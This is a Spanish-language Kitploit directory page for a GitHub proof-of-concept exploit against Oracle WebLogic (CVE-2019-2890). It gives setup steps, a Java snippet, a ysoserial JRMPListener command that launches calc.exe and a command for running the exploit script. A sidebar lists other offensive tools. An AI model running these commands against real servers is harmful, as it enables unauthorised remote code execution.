Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2019-2890 — Exploit PoC para CVE-2019-2890 dirigido a Oracle WebLogic, usando payload JRMP de ysoserial para ejecución remota de comandos mediante deserialización de objetos serializados. | Kitploit
Herramientas/GitHubGitHub/l1nk3rlin/cve-2019-2890
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebComando y ControlHerramienta de Acceso Remoto
GitHubl1nk3rlin/cve-2019-2890

CVE-2019-2890

Exploit PoC para CVE-2019-2890 dirigido a Oracle WebLogic, usando payload JRMP de ysoserial para ejecución remota de comandos mediante deserialización de objetos serializados.

Ver Repositorio
852232hace 6 añosRevisado por Kitploit
Compartir

Descargo de responsabilidad

Solo para fines de aprendizaje e intercambio; cualquier otro uso es bajo su propia responsabilidad.

Instrucciones

Los archivos jar relevantes ya se han importado al proyecto y el método de explotación utiliza el JRMP de yso; durante el aprendizaje y la depuración, puedes modificar el método de explotación.

Primero, coloca el archivo SerializedSystemIni.dat de weblogic en la carpeta security.

Luego, renombra yso a ysoserial.jar e impórtalo en el directorio lib.

1

A continuación, la dirección IP y el puerto de getObject en weblogic/wsee/jaxws/persistence/PersistentContext.java.

        try {
            var3.writeObject(Poc.getObject("127.0.0.1:8000"));
        } catch (Exception e) {
            e.printStackTrace();
        }

Finalmente, de forma remota a través de la escucha JRMP, utiliza 7u21 para ejecutar comandos.

java -cp ysoserial.jar ysoserial.exploit.JRMPListener 8000 Jdk7u21 "calc.exe"

Método de uso: ejecuta Poc.java para generar el archivo serializado poc.ser y luego:

python weblogic.py ip port poc.ser

1

1

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    275

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →